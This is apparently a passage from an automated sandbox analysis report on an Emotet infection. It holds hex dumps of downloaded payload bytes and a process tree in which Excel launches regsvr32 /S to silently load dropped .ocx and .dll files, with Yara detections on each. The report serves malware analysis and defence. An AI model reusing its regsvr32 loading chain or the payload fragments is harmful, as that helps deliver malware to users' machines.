2022-05-23 07:56:39 UTC	128	IN	Data Raw: ff ff ff ff 33 c0 85 c0 75 2e 48 8d 05 f9 74 00 00 48 89 44 24 20 45 33 c9 41 b8 45 00 00 00 48 8d 15 64 80 00 00 b9 02 00 00 00 e8 aa a9 fe ff 83 f8 01 75 03 cc 33 c0 8b 4c 24 60 e8 a9 f1 ff ff 8b 44 24 30 48 83 c4 58 c3 89 4c 24 08 48 83 ec 58 48 63 44 24 60 48 83 f8 fe 75 20 e8 28 a1 fe ff c7 00 00 00 00 00 e8 ed a0 fe ff c7 00 09 00 00 00 b8 ff ff ff ff e9 1a 02 00 00 83 7c 24 60 00 7c 16 8b 05 e4 da 00 00 39 44 24 60 73 0a c7 44 24 3c 01 00 00 00 eb 08 c7 44 24 3c 00 00 00 00 8b 44 24 3c 89 44 24 34 83 7c 24 34 00 75 2e 48 8d 05 a2 75 00 00 48 89 44 24 20 45 33 c9 41 b8 2e 00 00 00 48 8d 15 ed 89 00 00 b9 02 00 00 00 e8 03 a9 fe ff 83 f8 01 75 03 cc 33 c0 83 7c 24 34 00 75 49 e8 9f a0 fe ff c7 00 00 00 00 00 e8 64 a0 fe ff c7 00 09 00 00 00 48 c7 44 Data Ascii: 3u.HtHD$ E3AEHdu3L$`D$0HXL$HXHcD$`Hu (\|$`|9D$`sD$<D$<D$<D$4|$4u.HuHD$ E3A.Hu3|$4uIdHD
2022-05-23 07:56:39 UTC	144	IN	Data Raw: 6c 00 64 00 5c 00 73 00 65 00 6c 00 66 00 5f 00 36 00 34 00 5f 00 61 00 6d 00 64 00 36 00 34 00 5c 00 63 00 72 00 74 00 5c 00 73 00 72 00 63 00 5c 00 77 00 69 00 6e 00 73 00 69 00 67 00 2e 00 63 00 00 00 00 00 00 00 00 00 28 00 22 00 49 00 6e 00 76 00 61 00 6c 00 69 00 64 00 20 00 73 00 69 00 67 00 6e 00 61 00 6c 00 20 00 6f 00 72 00 20 00 65 00 72 00 72 00 6f 00 72 00 22 00 2c 00 20 00 30 00 29 00 00 00 00 00 72 00 61 00 69 00 73 00 65 00 00 00 00 00 00 00 28 00 4c 00 22 00 42 00 75 00 66 00 66 00 65 00 72 00 20 00 69 00 73 00 20 00 74 00 6f 00 6f 00 20 00 73 00 6d 00 61 00 6c 00 6c 00 22 00 20 00 26 00 26 00 20 00 30 00 29 00 00 00 00 00 00 00 42 00 75 00 66 00 66 00 65 00 72 00 20 00 69 00 73 00 20 00 74 00 6f 00 6f 00 20 00 73 00 6d 00 61 00 6c 00 6c Data Ascii: ld\self_64_amd64\crt\src\winsig.c("Invalid signal or error", 0)raise(L"Buffer is too small" && 0)Buffer is too small

Timestamp	kBytes transferred	Direction	Data
2022-05-23 07:56:39 UTC	160	IN	Data Raw: 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 bf 02 00 01 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 b8 95 02 00 00 00 00 00 00 00 00 00 00 00 00 00 78 bf 02 00 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 38 96 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 50 96 02 00 00 00 00 00 00 00 00 00 10 96 02 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 70 c3 02 00 88 96 02 00 60 96 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 a0 96 02 00 00 00 00 00 00 00 00 00 b0 96 02 00 00 00 00 00 00 00 00 00 00 00 00 00 70 c3 02 00 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 88 96 02 00 00 00 00 00 00 00 00 00 00 Data Ascii: P@x@8Pp`p@
2022-05-23 07:56:39 UTC	176	IN	Data Raw: 3a 7c 55 25 2f fb 86 43 0a e9 ed 3e d4 9c df 52 d1 64 64 23 04 34 1d bd 60 71 09 0a 56 65 00 89 75 4f 5e 9a 39 31 4d f6 32 42 70 a4 33 3a 69 10 53 fa 04 6e 4c 78 10 ef 1e 75 5c b4 32 67 05 34 81 66 58 c4 06 43 48 2a e3 04 6d bf 32 7b 55 7f 1e 66 55 20 e0 e3 a7 a9 7a 24 55 7d e0 b7 aa 8c 4e 31 6b 26 5d 89 71 4e e9 9d 25 05 af 17 7d 20 d5 00 23 22 29 a0 a3 00 69 ed 5b d4 35 86 43 35 35 e1 b7 3e 66 ba df 78 ca 63 43 23 b5 94 a0 6a 37 35 79 66 74 0d 5c ad 54 7e 6d 54 25 51 63 eb c2 4c 78 50 bb 2c 99 7d c6 71 72 2a 43 e4 12 42 aa 2a e8 63 e4 76 4c 70 62 e5 9e 71 33 f6 36 10 7d f2 86 26 11 ce aa 8f d6 86 62 43 51 f4 ff 1b 41 07 7d b7 60 9d d6 65 65 e6 3e 00 7d 46 44 26 68 c7 0a 15 47 24 1d 45 3c 05 b4 b6 13 25 e3 1b 5d 4d a6 cb 0e 6f 6b d0 26 0d a6 97 da 28 11 Data Ascii: :|U%/C>Rdd#4`qVeuO^91M2Bp3:iSnLxu\2g4fXCH*m2{UfU z$U}N1k&]qN%} #")i[5C55>fxcC#j75yft\T~m T%QcLxP,}qr*CB*cvLpbq36}&bCQA}`ee>}FD&hG$E<%]Mok&(
2022-05-23 07:56:39 UTC	192	IN	Data Raw: f4 07 ad 27 67 52 db 00 aa 65 bc 79 18 55 25 e0 a5 92 c0 3b af 97 12 a1 fa 81 03 84 f0 82 6c d7 04 18 7d f0 12 42 70 2c de 0d 4d 68 3c 33 85 2b e3 04 0e 56 d3 1d 48 05 fd 17 11 49 e1 2a 7c 05 41 b6 39 e3 73 84 26 10 46 91 a3 c6 35 fd 09 40 5b 6c ee 6d 5e 14 a2 d8 40 e1 b9 e9 4d fb aa 83 58 c1 70 69 01 f7 22 64 14 24 b2 96 a7 d1 5f 4b 1a b3 50 d1 99 d1 15 48 05 ff 07 11 41 e1 2a 7c 0d f9 63 5c 59 ab 02 eb 3d b1 1b 41 07 8d 7d 46 64 ea 2b 41 11 a5 61 78 ca ea 5f 4c 30 dd a7 40 99 d5 0c 18 7d b8 32 42 70 6c dc bd 41 9b 18 a8 83 72 e3 cc 0e ee 5a 51 6c 71 fd d7 11 f1 6a 66 58 08 f9 bf f1 2e 47 6b 26 bd 22 7b 45 df 9d 90 64 64 ac 23 41 19 a6 a4 57 39 ac 6f 4c 3c 18 74 64 6a 99 0c 18 0d 9b e6 6b 40 e3 1b 5d 59 65 11 54 6f 92 ef 29 32 e0 1b da a6 b4 3a 67 05 93 Data Ascii: 'gReyU%;I}Bp,Mh<3+VHl*|A9s&F5@[lm^@MXpi"d$_KPHA*|c\Y=A}Fd+Aax_L0@}2BplArZQlqjfX.Gk&"{Edd #AW9oL<tdjk@]YeTo)2:g
2022-05-23 07:56:39 UTC	208	IN	Data Raw: 5f c9 f7 76 d4 28 38 c2 dd a4 8e 6d ee 30 2e fb 51 5a a3 dc 22 68 c7 0b 36 4d 5b 56 48 bd 00 36 8f 6b 8b 08 de 0c 6e d5 19 3e 1b ab 1d 4f 80 56 8d 09 ab 70 89 72 01 41 6a 0d 1d ba 3b ee 3d 95 e2 06 9d b8 d9 5f 65 f6 50 c3 75 e5 1e 98 c7 cf f7 b5 92 7c 7c c0 2b a9 4e b0 2e 7d 68 94 c3 b2 b0 03 71 2c 71 fa 79 ae 1d 43 2b 7e e8 68 c9 5f 75 81 e6 7e bc f7 36 26 7a c6 b0 d1 82 37 64 13 1e 14 43 a3 51 75 5d e4 7a 36 04 dc 88 a5 e6 10 22 ee 4f a1 f6 e0 6e 6b 89 0a 15 0b 22 d3 0d 13 05 b8 32 42 18 af 1a 72 e0 1c 74 63 e4 6c 60 c1 6e 42 1a da 29 26 ff 07 11 41 22 ed 5e 0d fb 23 5c 42 e8 06 75 70 fd 1a 9a 7b be 31 27 5a 69 67 ee 74 7d af 18 36 26 a0 21 40 c7 75 4f 4a b6 37 54 4c 31 b1 23 4f e5 90 ae 69 e2 51 2b 6f 2a e9 0d 25 9d cd ae 93 b4 03 4c 89 16 bd 66 d3 08 Data Ascii: _v(8m0.QZ"h6M[VH6kn>OVprAj;=_ePu||+N.}hq,qyC+~h_u~6&z7dCQu]z6"Onk"2Brtcl`nB)&A"^#\Bup{1' Zigt}6&!@uOJ7TL1#OiQ+o*%Lf
2022-05-23 07:56:39 UTC	224	IN	Data Raw: 7a 7e b4 35 fb 20 a3 d2 b2 96 21 fb 51 92 d6 cf 5c e9 c1 2b f6 61 eb 1b 8f de 49 ce 89 e7 35 e3 ae ea a8 49 97 6e bc 79 aa 20 2a ed 17 82 9b d4 ce 66 7c e3 4e a7 b2 41 fb 32 ab eb 26 90 ae b9 76 5f e4 42 e6 c0 ab 4a e0 e6 10 f2 1d 83 72 b2 ac 6e b3 27 50 13 6b ab 33 93 39 cc 44 ad 6c 8e 5d bb b8 0c 83 53 aa 1a f1 3a 65 e7 45 9d 14 bb d9 e0 b8 35 b0 0f b1 5a c4 3f b0 0d 6f 32 45 e9 79 a1 a8 84 1c ff ed 8c 67 a1 2e ee f6 bb cd 57 b0 26 fc e9 75 99 8e 3d 4d 5f 8f 79 86 47 d0 1a 40 a5 12 b2 26 93 2a 83 ee 6f a3 d8 31 66 5a d0 19 fe 73 60 4e d9 e1 23 97 cc 36 43 20 e1 26 a0 eb 70 52 17 ee 72 fe b5 21 40 2b ec 20 f6 f3 60 71 01 e0 6e b3 89 0a 15 5b 65 e9 0d 7b 2b b8 32 42 68 af 1a aa 2d d3 1d ec e6 6e 4c 68 c2 be c8 51 6c 79 fd a3 7d 86 b2 7d 83 c4 91 79 9c 93 Data Ascii: z~5 !Q\+aI5Iny *f|NA2&v_BJrn'Pk39Dl]S:eE5Z?o2Eyg.W&u=M_yG@&*o1fZs`N#6C &pRr!@+ `qn[e{+2Bh-nLhQly}}y
2022-05-23 07:56:39 UTC	240	IN	Data Raw: 3c 65 6f ea ea b5 21 7a 24 6f f3 f7 64 e9 b5 9e 31 6b 6a 25 96 a0 02 ba f3 b6 40 24 5f 38 e2 86 d9 6e 8b c3 d8 a6 d5 99 9d d4 b4 35 76 43 5b 95 1a 66 e0 7c f3 74 40 eb e6 9b 62 34 76 3c 68 c8 ca bd d0 bc 6b 67 65 fe f5 1d a7 b8 de f3 68 00 4e 67 34 30 ac 8f b9 9d 31 76 66 53 8f 04 79 e2 d5 80 2b 6f 2a 9f a9 01 ac e2 4e e9 de 27 92 dc 72 a0 a7 b1 43 fb ea a8 6a 63 43 e3 b9 a6 5f 65 37 f3 1a 40 11 e0 ea b5 21 7a 24 a2 d8 aa c1 6c b8 87 73 7d d8 d7 dd ec 4d 31 76 e7 f5 f4 5f 79 69 f7 44 74 6d ed ed a0 2a 66 5a f4 01 65 76 c8 b8 99 6a 66 58 b2 93 df 37 86 a7 0d a3 de 73 d6 f0 df 35 3c 65 e5 de 8f 65 21 7a 63 02 31 6b ec ed e0 4e 31 6b c2 d0 b9 3c c6 bc 96 66 40 24 a8 98 21 d5 15 73 ae c0 6b 00 a3 22 7e 71 e5 a0 96 43 35 71 eb d3 b8 45 72 67 83 4d 68 43 26 bf Data Ascii: <eo!z$od1kj%@$_8n5vC[f|t@b4v<hkgehNg401vfSy+o*N'rCjcC_e7@!z$ls}M1v_yiDtm*fZevjfX7s5<ee!z c1kN1k<f@$!sk"~qC5qErgMhC&
2022-05-23 07:56:39 UTC	256	IN	Data Raw: e6 20 39 1f af 55 39 ea 5e 70 9e 61 4d 6d e1 1b 50 b5 08 dd b1 23 58 f6 6e bf 69 d3 1d 33 2e a1 a8 bf cb a7 b0 57 e5 60 6e c2 78 69 c2 09 0b aa f3 22 60 33 64 bc 9d b5 03 47 3d 0a de 83 ee 21 73 ee 20 c9 bd 61 7d 20 da fe 68 c1 23 19 6e ab 3b 60 2c cc 44 5e 65 40 ac f2 be 2c 40 10 a1 0f 2a a9 2d 32 6f 31 14 74 4c ff 06 2d fa 27 7e e0 08 e3 a8 c2 9d 82 68 a8 75 fd 9f b4 de 36 f6 a4 8d 6e ee 28 39 fb 51 4d 0c 00 e6 69 c7 0b 11 8a 75 6c 48 bd 00 11 06 cf e5 41 de 3c 49 62 02 2b 6f ab 1d 68 6f bd 3e 16 ab 70 92 c9 3e 33 6a e7 15 a1 39 18 1a b5 a2 2e 86 39 f7 2a 81 3d 20 3f 65 a3 2e 87 73 11 7b 24 de 74 8b dc 89 c1 a4 37 e2 3f be c9 49 ad 58 a2 06 6d a5 2a 99 1f 01 31 06 a8 6f 78 45 3a 95 5a d0 19 25 e1 0e 39 ae bb 0b 48 84 17 77 72 eb 16 53 45 71 c8 a1 ee 72 Data Ascii: 9U9^paMmP#Xni3.W`nxi"`3dG=!s a} h#n;`,D^e@,@*-2o1tL-'~hu6n(9QMiulHA<Ib+oho>p>3j9.9*= ?e.s{$t7? IXm*1oxE:Z%9HwrSEqr
2022-05-23 07:56:39 UTC	272	IN	Data Raw: a7 31 1d 2b 2b 5b d2 06 b8 07 4e 66 00 b5 31 15 46 22 cd 6e 5c 3d e4 1a 60 62 e4 e4 e1 3c 0e 4e 12 d8 30 11 56 bc e5 3d e7 fa 7c e5 72 67 78 23 e8 18 42 7d fd 34 55 7e be df 24 3a 34 39 a6 ed b6 e8 dc 75 4f 23 3d 53 18 66 2a 3c 16 c5 50 69 f8 3e e7 ac e4 5f 79 69 9f 15 44 9a 82 6d 48 ed 23 29 05 9f 32 76 06 06 87 22 ed 2d 2a cd 46 85 64 63 c2 9d 50 50 5e 65 38 b1 d5 65 64 6b e6 9a aa e3 25 55 36 ef 1f 6b 00 4e b0 94 da 98 4d 3c 42 b5 df 66 40 24 de 86 9e 5d 5b 2b 1b 39 e9 b7 0b 9b 54 51 63 b0 75 40 35 71 d5 d6 9e 40 72 8c b9 ad 26 34 ed d4 c3 5f 2d be 41 18 45 e5 2e 10 07 b4 85 db d4 7c 1c 7f 78 00 4e b0 1e 1d 36 b1 8e 4d f6 33 09 21 12 7f 79 02 1d 3f 77 e6 6f 07 23 6f 09 36 d8 29 5a ce 88 5e 59 c5 e7 2d 2a 0a c6 4d 88 a4 06 05 b1 d1 b8 65 b6 40 5b 63 f3 Data Ascii: 1++[Nf1F"n\=`b<N0V=|rgx#B}4U~$:49uO#=Sf*<Pi>_yiDmH#)2v"-*FdcPP^e8edk%U6kNM<Bf@$][+9TQcu@ 5q@r&4_-AE.|xN6M3!y?wo#o6)Z^Y-*Me@[c
2022-05-23 07:56:39 UTC	288	IN	Data Raw: 2b af 85 5e 30 6b 6a c1 5f 14 4d b0 fb 76 41 24 5f cd ae 27 fb 63 0c e2 24 c3 ed e7 df 41 6d 35 76 1d 42 71 6a 2e 5b b4 b3 ca 68 6b 63 43 65 b5 c3 4f 64 37 35 9f 1e 35 6a a0 e0 39 7b 24 55 75 57 e9 68 81 c3 29 6a 6a 5e 2c 72 a4 4e b7 cb 58 25 5f 79 6c d9 e5 33 6e 2a 68 35 89 99 59 da f9 2d 77 43 35 fa e7 76 59 45 72 8f a3 a8 63 43 2a bf eb 57 64 37 35 7d 4e 90 27 ee 46 a8 09 2c bc 10 66 2b 68 c7 cb 21 6a 6a 5e e2 23 6f 31 ce cd ea 8e f5 f2 e4 48 51 2b 6f dd 89 89 c0 64 d3 c4 7c 34 76 43 b6 f4 7a 67 58 45 81 0c fd 7a 62 43 62 1a ff da 75 36 35 3c e4 d1 7b 66 65 21 82 fe 50 38 2f a0 dd 10 4f 31 6b ad 1a 6c 50 df 15 00 66 c1 60 7b 15 66 70 50 2b 2e a1 a6 c9 5e 42 36 30 c4 47 76 84 71 55 0a 19 3d 17 72 a6 1c 4e 03 53 e3 40 52 3f af 2b 4b 59 a2 e1 73 66 65 21 Data Ascii: +^0kj_MvA$_'c$Am5vBqj.[hkcCeOd755j9{$UuWh)jj^,rNX%_yl3n*h5Y-wC5vYErcC*Wd75}N'F,f+h!jj^#o 1HQ+od|4vCzgXEzbCbu65<{fe!P8/O1klPf`{fpP+.^B60GvqU=rNS@R?+KYsfe!

Timestamp	kBytes transferred	Direction	Data
2022-05-23 07:56:39 UTC	304	IN	Data Raw: bc 6e aa 93 b7 c3 05 b8 f7 ae 41 24 5f 31 e4 5d 1a 2a 91 d5 20 c1 ab be 5a 51 6c 7d fb 46 75 f5 94 99 10 cc f3 9f 78 6a 63 0b ef 31 20 0e 9a c8 7d b5 e4 64 69 67 65 69 f7 21 29 57 6b 2b 20 89 cf 99 6a 6a 5e 00 b1 48 ff 25 66 40 6c d6 f8 29 59 50 2b 27 a7 6d 9c 11 98 a5 19 e5 74 4e 0b b8 74 eb 5e a6 ba 3a ee f9 8a 62 43 62 7c fb 5a ba 7e cb c3 2d ed ea 77 67 21 7a 6c d8 3c 46 fd 96 ff 06 b8 ea fa 5e 48 3c 05 bc 73 71 52 da a0 31 e0 d9 a8 2a 6f 2a 20 c5 2f 1b 2a 51 6c 7d ff c2 3d 73 6a 66 10 c8 77 68 b6 95 9c 0b eb b5 4e 5e 65 37 7d b1 60 55 ea 99 9a 69 f3 a5 8d 38 6b 2b 20 8d 4b fe 40 94 a1 00 b5 cc 99 76 66 40 6c d2 7c 2c 3b af d4 27 a3 e9 18 2b 66 5a 19 e1 30 7d 30 ca 8e 22 ef d9 e5 72 67 78 22 ee 46 73 61 76 5f 2d be b4 ec 65 64 6b 2f e8 24 85 08 ab c6 Data Ascii: nA$_1]* ZQl}Fuxjc1 }digei!)Wk+ jj^H%f@l)YP+'mtNt^:bCb\|Z~-wg!zl<F^H<sqR1*o* /*Ql}=sjfwhN^e7}`Ui8k+ K@vf@l\|,;'+fZ0}0"rgx"Fsav_-edk/$
2022-05-23 07:56:39 UTC	320	IN	Data Raw: 48 7d c6 eb b1 22 64 40 76 04 62 58 b8 9e 9b d7 97 05 a1 a9 16 da ab be a5 0b be bf 22 ef f4 61 ca 67 78 6a 2f ca d6 10 c6 5f 65 37 79 b1 39 40 1b 2e ee 7a 5a 6d de 52 43 62 e3 73 7e 78 e0 89 1f 17 7d 13 6e 3e 99 a0 e8 93 f0 3d 7c 40 a2 23 0e 60 1d 62 ed b6 19 ef d9 16 84 70 69 76 fb 59 45 b5 22 60 2e 54 63 62 bf 33 47 e8 3b 75 3f ac ed 26 7f e4 54 62 c3 70 d1 6d a0 2d 18 c7 74 87 ad 1b 50 59 44 8a 76 ed 0d 3c e7 fe 08 40 d6 dc 8e 01 a2 99 c3 65 90 90 85 33 ff 0e 2d f0 1f 7e 2e 0a 5a 5e f3 2f 7b ca 27 c4 b1 1a 7d ca 9a 8d 65 0f 2e 7f 1f a8 3f 3c d4 4c 73 ec c9 9c 1a ba 2e 72 d7 0d d4 8a 74 56 f2 cf 39 5f c1 b2 32 a0 37 ee 67 48 a1 f3 c1 ca d0 19 15 88 9c 8a e1 ad 23 40 a0 71 f9 78 e1 2e 5b 95 d5 5d 95 b4 de 36 f6 a4 8d 6d ee 28 39 bb 41 4d 30 ea 66 70 a8 Data Ascii: H}"d@vbX"agxj/_e7y9@.zZmRCbs~x}n>=|@#`bpivYE"`.Tcb3G;u?&Tbpm-tPYDv<@e3-~.Z^\{}e.?<Ls.rt V9_27gH#@qx.[]6m(9AM0fp
2022-05-23 07:56:39 UTC	336	IN	Data Raw: 52 6e 15 6c d4 95 21 db bc 5b a8 6f 78 20 7e 6b 5a 96 29 25 28 0b 93 71 e1 2b 48 fd 83 97 88 9a 94 a2 a3 de 73 d6 30 27 b4 49 75 fb c0 0b 6b aa 3f 34 dc 7c 83 ec 2d 10 c7 e9 21 6a df 0d 2c d7 3b 76 66 c1 51 4f c0 93 55 70 a0 2a 3a e1 0d f2 a1 1f 41 a5 2a fb 43 be 3c 7a de 61 cb 91 5f 8f 8b b2 a9 eb 61 66 de 10 27 f6 cd 1b e0 ea 2a 75 40 90 ad 8d b8 1e 3b 43 f2 df c9 e0 2f 4e c1 79 91 f6 33 76 ec c7 a1 79 a8 3d 40 27 ee 5f 78 92 f8 22 c6 da 29 25 ff 06 d1 b6 2f 76 96 29 ab 67 f9 2f 73 1b 80 cb 89 de 20 27 2f a0 9a 9b aa 0a 75 2f fb 51 45 97 31 02 14 8b 0b 21 e2 2f be 8f 79 5d 79 89 76 40 a5 12 69 59 58 d9 3c ee 5f 78 aa cc c6 3f da 29 25 ff 06 d9 b6 2f 76 f6 8d 46 67 a9 0f 73 c2 17 24 b0 d7 b3 02 be 79 75 ed 2e 97 a2 64 aa d8 90 b0 6b ea 05 d0 46 b0 1e ba Data Ascii: Rnl![ox ~kZ)%(q+Hs0'Iuk?4|-!j,;vfQOUp*:A*C<za_af'*u@;C/Ny3vy=@'_x")%/v)g/s '/u/QE1!/y]yv@iYX<_x?)% /vFgs$yu.dkF
2022-05-23 07:56:39 UTC	352	IN	Data Raw: 5f 79 98 86 50 2b 8b e9 6a 48 de b8 5a 51 43 d4 76 43 75 b2 68 66 68 a4 72 67 a9 8f 63 43 92 f7 74 5f b1 d2 35 3c 5a 83 6b 67 11 e0 78 24 15 de 6b 2b 89 e7 4e 31 63 ae 5c 48 d8 aa 31 76 83 a8 24 5f 5d a9 5a 50 c3 87 2a 68 d2 c3 66 5a 69 ae 37 76 df dc 71 6a 41 aa 45 72 73 bc 68 63 6b 90 34 76 77 96 37 35 20 a7 66 6b 4f 96 21 7a 11 a0 39 6b 0f ac 02 4e 65 9e 6a 5e ad c2 4d 31 36 a2 42 24 b7 87 69 58 ed d4 6f 2a 3c 8c 28 66 9a ae 6c 35 5d 5e 34 71 0a a2 5a 45 5e 7a 79 6a 91 5e 63 34 02 9b 67 37 c1 21 64 64 9e 79 64 21 fa e0 57 39 93 35 69 00 0a 11 6a 6a ce 8c 3e 4d 75 56 67 40 4c 7e 78 69 f8 90 29 6f 42 49 49 2a 11 79 50 6c 91 b2 41 35 09 49 67 58 b1 56 66 78 d2 a7 41 62 34 53 5e 65 49 13 3d 65 10 aa 65 65 a1 5c 25 55 81 4c 2a 68 68 8c 33 6b d2 79 49 3c 29 Data Ascii: _yP+jHZQCvCuhfhrgcCt_5<Zkgx$k+N1c\H1v$_]ZP*hfZi7vqjAErshck4vw75 fkO!z9kNej^M16B$iXo*<(fl 5]^4qZE^zyj^c4g7!ddyd!W95ijj>MuVg@L~xi)oBII*yPlA5IgXVfxAb4S^eI=eee\%UL*hh3kyI<)

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: **1704**, Parent PID: **576**

General

Target ID:	0

Start time:	09:57:12
Start date:	23/05/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f300000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: regsvr32.exe PID: **2976**, Parent PID: **1704**

General

Target ID:	3
Start time:	09:57:21
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx
Imagebase:	0xff510000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.914603769.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.914158918.00000000003E0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2188**, Parent PID: **2976**

General

Target ID:	4
Start time:	09:57:22
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\PlMfP\OpoHHoBHS.dll"
Imagebase:	0xff510000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.1248680431.0000000000160000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.1249251446.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Cab5CC9.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	18000C9A0	HttpSendRequestW
C:\Users\user\AppData\Local\Temp\Tar5CCA.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	18000C9A0	HttpSendRequestW

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2396**, Parent PID: **1704**

General

Target ID:	5
Start time:	09:57:23
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx
Imagebase:	0xff510000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.919789550.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.919412326.0000000000140000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **2472**, Parent PID: **404**

General	
Target ID:	6
Start time:	09:57:23
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0xff7d0000
File size:	27136 bytes
MD5 hash:	C78655BC80301D76ED4FEF1C1EA40A7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: regsvr32.exe PID: **2212**, Parent PID: **2396**

General	
Target ID:	7
Start time:	09:57:25
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\AVQhDTOoTQ\JuebGslFXTeyRNG.dll"
Imagebase:	0xff510000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.1248874495.0000000000510000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.1249180337.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1800**, Parent PID: **1704**

General	
Target ID:	8
Start time:	09:57:28
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx

Imagebase:	0xff510000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.930405356.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.930201138.00000000003C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2404**, Parent PID: **1800**

General

Target ID:	9
Start time:	09:57:30
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
